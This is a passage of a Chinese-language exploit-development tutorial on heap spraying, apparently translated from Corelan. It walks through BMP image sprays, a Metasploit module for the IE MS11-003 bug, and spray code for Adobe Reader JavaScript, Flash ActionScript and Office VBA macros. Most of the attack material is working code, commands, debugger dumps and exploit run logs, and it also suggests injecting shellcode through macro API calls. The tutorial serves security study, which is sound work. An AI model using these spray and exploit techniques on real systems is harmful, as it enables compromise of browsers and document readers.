bmp_header[28, 2] = "\x18\x00" # number of bits (24 bits)
bmp_header[34, 4] = [bmp_raw_size].pack('V') # size of raw bitmap data

bmp_file[0, bmp_header.length] = bmp_header

bmp_file[bmp_header.length, bmp_raw_size] = "\x0C" * bmp_raw_size

for i in 1..bmp_files_togen do
    bmp = File.new(i.to_s+".bmp", "wb")
    bmp.write(bmp_file)
    bmp.close
end

```

```
end
```

该 ruby 脚本会生成一些 bmp 图片，里面填充着 0x0c。运行脚本时，需要指定 bmp 文件设置期望的宽和高，以及创建的文件数量：

```
root@bt:/spray# ruby bmpheapspray_standalone.rb 1024 768 1
root@bt:/spray# ls -al
total 2320
drwxr-xr-x  2 root root   4096 2011-12-31 08:52 .
drwxr-xr-x 28 root root   4096 2011-12-31 08:50 ..
-rw-r--r--  1 root root 2361654 2011-12-31 08:52 1.bmp
-rw-r--r--  1 root root   1587 2011-12-31 08:51 bmpheapspray_standalone.rb
root@bt:/spray#
```

文件大小为 25Mb，需要将其传输到客户端使其实现堆喷射。如果创建一个 html 文件模板，并显示该文件，那么可以通过以下方式使其分配包含喷射数据（0x0c）的内存：

```
<html>
<body>
<img src='1.bmp'>
</body>
</html>
```

XP SP3, IE7:

```
0:014> s -b 0x00000000 L?0x7fffffff 00 00 00 00 0c 0c 0c 0c
00cec630 00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0d .....
0397ffff 00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c ..... <- !
102a4734 00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 00 .....
4ecde4f4 00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 07 07 .....
779b6af0 00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0d .....
7cdf5420 00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0d .....
7cfbc420 00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0d .....

0:014> d 00397ffff
0397ffff 00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0398000c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0398001c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0398002c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0398003c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0398004c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0398005c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0398006c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
```

（IE8 应该也返回相同的结果）

如果我们利用脚本创建更多的文件，并全部加载它们（70 个文件或者更多）：

```
<html>
<body>
<img src='1.bmp'>
```

```
<img src='2.bmp'>
<img src='3.bmp'>
<img src='4.bmp'>
<img src='5.bmp'>
<img src='6.bmp'>
<img src='7.bmp'>
<img src='8.bmp'>
<img src='9.bmp'>
<img src='10.bmp'>
<img src='11.bmp'>
<img src='12.bmp'>
<img src='13.bmp'>
<img src='14.bmp'>
...
```

此时可以看到：

```
7c90120e cc          int      3
|0:014> d 0c0c0c0c
0c0c0c0c 0c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0c0c0c1c 0c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0c0c0c2c 0c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0c0c0c3c 0c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0c0c0c4c 0c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0c0c0c5c 0c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0c0c0c6c 0c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
0c0c0c7c 0c 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c .....
```

但是加载传输并加载 70 个 25M 大小的 **bitmap** 文件需要耗费较长时间，因此可以设法令只网络传输一个文件，并让它多次加载同一文件。如果大家有什么实现的方法，不妨让我们知道。

在一些情况下，GZip 压缩可以起到一个帮助作用。

利用 Metasploit 实现 bmp 图片喷射

Moshe Ben Abu 已经将其脚本加入到 Metasploit 中（`bmpheapspray.rb`），该脚本默认并未保存在 metasploit 中，因此需要读者自行手动添加：

将脚本文件添加到 `meatsploit` 目录下：

```
lib/msf/core/exploit
```

然后编辑 `lib/msf/core/exploit/mixins.rb`，插入以下一行代码：

```
require 'msf/core/exploit/bmpheapspray'
```

为了演示脚本的使用，他修改了 `ms11_003` 的利用代码，使用 `bmp heap spray` 代替原始的 `heap spray`（`ms11_003_ie_css_import_bmp.rb`）。将该脚本放置在 `modules/exploits/windows/browser` 目录下。该模块会生成一个位图文件：

```
# Generate bitmap file
shellcode = payload.encoded
bmp = generate_bmp(shellcode)

# gzip to the rescue
bmp = Rex::Text.gzip(bmp)
```

然后用 `img` 标签将其嵌入 `html` 页面中：

```

bmp_imgtags = ''
uri = get_resource()
uri << '/' if uri[-1,1] != '/'

for i in 1..datastore['BMPFILESTOGEN'] do
  bmp_imgtag = "<img src='" + uri + i.to_s + ".bmp' width='0' height='0' style='border-width:0' />\n"
  bmp_imgtags << bmp_imgtag
end
```

```

<html>
<head>
<script language='javascript'>
#{js}
</script>
</head>
<body>
#{bmp_imgtags}
<script>#{js_function}();</script>
</body>
</html>
```

最后客户端请求 `bmp` 文件，“邪恶”的 `bmp` 文件就传输过去了：

```

elsif request.uri =~ /\.bmp$/
  #print_status("#{cli.peerhost}:#{cli.peerport} Sending #{self.refname} BMP")

  # Sending bitmap file
  send_response(cli, bmp,
    {
      'Content-Type' => 'image/x-ms-bmp',
      'Content-Encoding' => 'gzip'
    })
```

确保已经测试系统上已经卸载 IE7 安全更新 2482017（或者最近的积累性更新），以便于触发漏洞。在 IE7 下运行 `exploit` 模块：

Module options (exploit/windows/browser/ms11_003_ie_css_import_bmp):

Name	Current Setting	Required	Description
BMPFILESTOGEN	128	yes	Number of bitmap files to generate
BMPHEIGHT	768	yes	Bitmap file height
BMPWIDTH	1024	yes	Bitmap file width
OBFUSCATE	true	no	Enable JavaScript obfuscation
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH	/	no	The URI to use for this exploit (default is random)

Payload options (windows/exec):

Name	Current Setting	Required	Description
CMD	calc	yes	The command string to execute
EXITFUNC	process	yes	Exit technique: seh, thread, process, none

Exploit target:

Id	Name
0	Internet Explorer 7

msf exploit(ms11_003_ie_css_import_bmp) > exploit

[*] Exploit running as background job.

[*] Using URL: http://0.0.0.0:8080/

[*] Local IP: http://10.0.2.15:8080/

[*] Server started.

msf exploit(ms11_003_ie_css_import_bmp) >

msf exploit(ms11_003_ie_css_import_bmp) > [*] 192.168.201.4:1863 Received request for "/"

[*] 192.168.201.4:1863 Sending windows/browser/ms11_003_ie_css_import_bmp redirect

[*] 192.168.201.4:1863 Received request for "/xNCEszs.html"

[*] 192.168.201.4:1863 Sending windows/browser/ms11_003_ie_css_import_bmp HTML

[*] 192.168.201.4:1863 Received request for "/1.bmp"

[*] 192.168.201.4:1864 Received request for "/2.bmp"

[*] 192.168.201.4:1863 Received request for "/3.bmp"

[*] 192.168.201.4:1864 Received request for "/4.bmp"

[*] 192.168.201.4:1863 Received request for "/5.bmp"

[*] 192.168.201.4:1864 Received request for "/6.bmp"

[*] 192.168.201.4:1863 Received request for "/7.bmp"

[*] 192.168.201.4:1864 Received request for "/8.bmp"

[*] 192.168.201.4:1863 Received request for "/9.bmp"

[*] 192.168.201.4:1864 Received request for "/10.bmp"

[*] 192.168.201.4:1863 Received request for "/11.bmp"

[*] 192.168.201.4:1864 Received request for "/12.bmp"

[*] 192.168.201.4:1863 Received request for "/13.bmp"

[*] 192.168.201.4:1864 Received request for "/14.bmp"

[*] 192.168.201.4:1863 Received request for "/15.bmp"

[*] 192.168.201.4:1864 Received request for "/16.bmp"

图片被加载 128 次:


```
xNCEszs[1] - Notepad
File Edit Format View Help
}
</script>
</head>
<body>
<img src='/1.bmp' width='0' height='0' style='border-width:0' />
<img src='/2.bmp' width='0' height='0' style='border-width:0' />
<img src='/3.bmp' width='0' height='0' style='border-width:0' />
<img src='/4.bmp' width='0' height='0' style='border-width:0' />
<img src='/5.bmp' width='0' height='0' style='border-width:0' />
<img src='/6.bmp' width='0' height='0' style='border-width:0' />
<img src='/7.bmp' width='0' height='0' style='border-width:0' />
<img src='/8.bmp' width='0' height='0' style='border-width:0' />
<img src='/9.bmp' width='0' height='0' style='border-width:0' />
<img src='/10.bmp' width='0' height='0' style='border-width:0' />
<img src='/11.bmp' width='0' height='0' style='border-width:0' />
<img src='/12.bmp' width='0' height='0' style='border-width:0' />
<img src='/13.bmp' width='0' height='0' style='border-width:0' />
<img src='/14.bmp' width='0' height='0' style='border-width:0' />
<img src='/15.bmp' width='0' height='0' style='border-width:0' />
```

正如你上面所看到的，即使禁止掉 javascript，也是可以通过其它方式实现堆喷射攻击的。当然，如果漏洞是需要 javascript 去触发，那就另说了。

注意：通常不需要加载 128 次图片文件，在笔者的测试中，50~70 次就足够了。

非浏览器堆喷射

Heap Spraying 并非局限于浏览器。实际上，在触发溢出漏洞前，许多程序都可在堆上分配数据，这就有可能实现堆喷射。由于大部分浏览器支持 javascript，也是也非常普遍的情况。其它一些程序可能也有支持其它脚本语言，并支持相同的功能。

即使多线程或者服务也是可能支持堆喷射，每个连接都可能用于传递大量的数据。保持连接打开能够防止内存数据被立即清除，这也是一种机会，具有一定价值。下面举些例子。

Adobe PDF Reader: Javascript

其它支持 Javascript 的程序，比较出名的就是 Adobe Reader，我们可以利用该特性在 Acrobat Reader 进程中实现堆喷射。为了验证是否可行，我们创建个包含 javascript 代码的 pdf 文件。我们可以使用 python 或者 ruby 库来实现这一目的，或者自个写个工具实现。在本教程中，笔者直接套用 [Didier Steven](#) 的“make-pdf python 脚本（使用 mPDF 库）”。

首先，安装最新的 [9.x 版本](#) 的 Adobe Reader。然后从作者博客上下载 make-pdf 脚本，解压 zip 文件，提取 make-pdf-javascript.py 脚本和 mPDF 链接库。将 javascript 代码单独保存一个文本文件中，并用它作为输入参数传递给脚本。下面截图中的 adobe_spray.txt 文件就是前面使用的代码：

```
adobe_spray.txt - Notepad
File Edit Format View Help
shellcode = unescape('%u4141%u4141');
nops = unescape('%u9090%u9090');
headersize = 20;

// create one block with nops
slackspace = headersize + shellcode.length;
while(nops.length < slackspace) nops += nops;
fillblock= nops.substring(0, slackspace);


//enlarge block with nops, size 0x50000
block= nops.substring(0, nops.length - slackspace);
while(block.length+slackspace < 0x50000) block= block+ block+ fillblock;

memory=new Array();
for( counter=0; counter<250; counter++) memory[counter]= block + shellcode;
```

运行以下命令：

```
python make-pdf-javascript.py -f adobe_spray.txt test.pdf
```

在 Acrobat Reader 中打开 test.pdf，并等待页面完全打开：



然后用 windbg 附加 AcroRd32.exe 进程。

Dump 0x0a0a0a0a 或者 0x0c0c0c0c:

```
00000070 4e 14 c1 e7 07 33 c8 48-23 c8 07 0a 01 D0 4e 14 11...
0:008> d 0a0a0a0a
0a0a0a0a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0a0a0a1a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0a0a0a2a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0a0a0a3a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0a0a0a4a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0a0a0a5a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0a0a0a6a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0a0a0a7a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0:008> d 0c0c0c0c
0c0c0c0c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c1c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c2c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c3c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c4c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c5c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c6c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c7c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0:008>
```

同一脚本，同一结果。
接下来可以找个实际的 [Adobe Reader 漏洞](#)（可能有点难度）练练手，利用它，并将 EIP 指向我们需要的堆地址。这份脚本若想在 Adobe Reader X 下正常运行，读者还得再解决沙盒的问题。

Adobe Flash Actionscript

ActionScript 是用于 Adobe Flash 和 Adobe Air 上的编程语言，它也可在堆上分配 chunk，也就是说你也可以在 Adobe Flash exploit 中使用 actionscript，无论 flash 对象是隐藏在 excel 文件或者其它文件中，都无关紧要。Roe Hay 就在 [CVE-2009-1869 exploit](#) 中使用了 ActionScript spray，但你也可以将包含 actionscript spray 的 flash exploit 嵌入到其它文件中。如果在 Adobe PDF Reader 中嵌入 flash 对象，你也是可以使用 ActionScript 在 AcroRd32.exe 进程中分配内存块实现堆喷射的。实际上，这在其它程序中也是可行的，哪怕是在 MS Office 程序中嵌入 flash 对象也是可以实现堆喷射的。下面我们写个例子来实现一个使用 actionscript 代码堆喷射的 flash 文件。

首先下载 [haxe](#) 并安装它。接着，我们需要一份可在 swf 文件中实现堆喷射的代码。这里笔者使用前面提到的 [示例脚本](#)（搜索“Actionscript”），但我作了一些改动，以使其兼容 haxe。下面是 actionscript 代码（MySpray.hx）：

```
class MySpray
{
    static var Memory = new Array();
    static var chunk_size:UInt = 0x100000;
    static var chunk_num;
    static var nop:Int;
    static var tag;
    static var shellcode;
    static var t;

    static function main()
    {
        tag = flash.Lib.current.loaderInfo.parameters.tag;
        nop = Std.parseInt(flash.Lib.current.loaderInfo.parameters.nop);
```

```

shellcode = flash.Lib.current.loaderInfo.parameters.shellcode;
chunk_num = Std.parseInt(flash.Lib.current.loaderInfo.parameters.N);
t = new haxe.Timer(7);
t.run = doSpray;
}

static function doSpray()
{
    var chunk = new flash.utils.ByteArray();
    chunk.writeMultiByte(tag, 'us-ascii');
    while(chunk.length < chunk_size)
    {
        chunk.writeByte(nop);
    }
    chunk.writeMultiByte(shellcode, 'utf-7');

    for(i in 0...chunk_num)
    {
        Memory.push(chunk);
    }

    chunk_num--;
    if(chunk_num == 0)
    {
        t.stop();
    }
}
}

```

该脚本使用了 4 个参数：

- 1、tag: 放置在 nops 前面的标签，便于查找；
- 2、nop: 相当于 nop 指令（十六进制）；
- 3、shellcode: 包含 shellcode 代码；
- 4、N: 喷射次数。

这些参数会以 FlashVars 变量来传递给加载 flash 的 html 代码。虽然本节标题为“non browser sprying”，但这里我们还是先在 IE 下测试。

首先，编译 .hx 文件为 .swf:

```
C:\spray\package>"c:\Program Files\Motion-Twin\haxe\haxe.exe" -main MySpray -swf9 MySpray.swf
```

使用 html 页面令 IE 来加载 swf 文件:

(myspray.html)

```


<html>
<body>

```

```
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0"
WIDTH="320" HEIGHT="240" id="MySpray" ALIGN="">
<PARAM NAME=movie VALUE="MySpray.swf">
<PARAM NAME=quality VALUE=high>
<PARAM NAME=bgcolor VALUE=#333399>
<PARAM NAME=FlashVars VALUE="N=600&nop=144&tag=CORELAN&shellcode=AAAABBBBCCCCDDDD">
<EMBED src="MySpray.swf" quality=high bgcolor=#333399 WIDTH="320" HEIGHT="240" NAME="MySpray"
FlashVars="N=600&nop=144&tag=CORELAN&shellcode=AAAABBBBCCCCDDDD"
ALIGN="" TYPE="application/x-shockwave-flash" PLUGINSOURCE="http://www.macromedia.com/go/getflashplayer">
</EMBED>
</OBJECT>

</body>
</html>
```

（注意 FlashVars 参数，Nop 设置为 144，相当于十六进制的 0x90）
在 IE 中打开 html 文件（本例是使用 IE7），并允许加载 flash 对象。点击蓝色矩形区域去激活 flash 对象，使其实现喷射：



大约 15 秒后，用 windbg 附加 iexplore.exe，搜索 tag 标签：

```

0:017> s -a 0x00000000 L?0x7fffffff "CORELAN"
03175e29 43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64 CORELAN&shellcod
03175ecc 43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64 CORELAN&shellcod
0433d14a 43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64 CORELAN&shellcod
04346000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
04370000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
043ea000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
04403000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
0441c000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
0441f000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
04422000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
04429000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
0442f000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
04432000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
044a9000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
044ac000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
044af000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
044b7000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
044b9000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
044cd000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
044d2000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....
044da000 43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90 CORELAN.....

```

查看“预测地址”的内容：

```

0:017> d 0c0c0c0c
0c0c0c0c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c1c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c2c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c3c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c4c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c5c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c6c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0c0c0c7c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....

```

成功实现堆喷射！此脚本比较基本，还可在许多地方进行改进。你可以在其它文件格式中嵌入 flash 对象，例如前面使用的 PDF 和 excel 文件，但并不局限于此。

MS Office – VBA Spraying


MS Excel 或者 Word 里面提供的宏也可用于实现各种堆喷射，但这些字符串将均以 unicode 编码的形式来传递。

spray.xlsm - Module1 (Code)

(General)

Spray

```
Sub Spray()  
    Dim block As String  
    Dim counter As Double  
    counter = 0  
    Do Until (counter > 100000)  
        block = block + Chr(144)  
        counter = counter + 1  
    Loop  
    MsgBox ("spray")  
    counter = 0  
    Dim Arr(2000) As String  
    Do Until (counter > 2000)  
        Arr(counter) = "CORELAN" + Str(counter) + block  
        counter = counter + 1  
    Loop  
    MsgBox ("Done")  
  
End Sub
```



你需要找到一种方法令喷射函数执行完毕后能够清除堆块，并且考虑如何解决 unicode 问题，以达到如上图显示的效果。当然，如果你能运行宏，那么也可以调用 Windows API 函数向进程注入 shellcode 并执行它。

- 1、[Excel with cmd.dll & regedit.dll](#)
- 2、[Shellcode 2 VBScript](#)

如果这不是你想要的方法，那么也可以直接在宏中使用 VirtualAlloc & memcpy()来加载 shellcode 到指定内存地址。

Heap Feng Shui / Heaplib

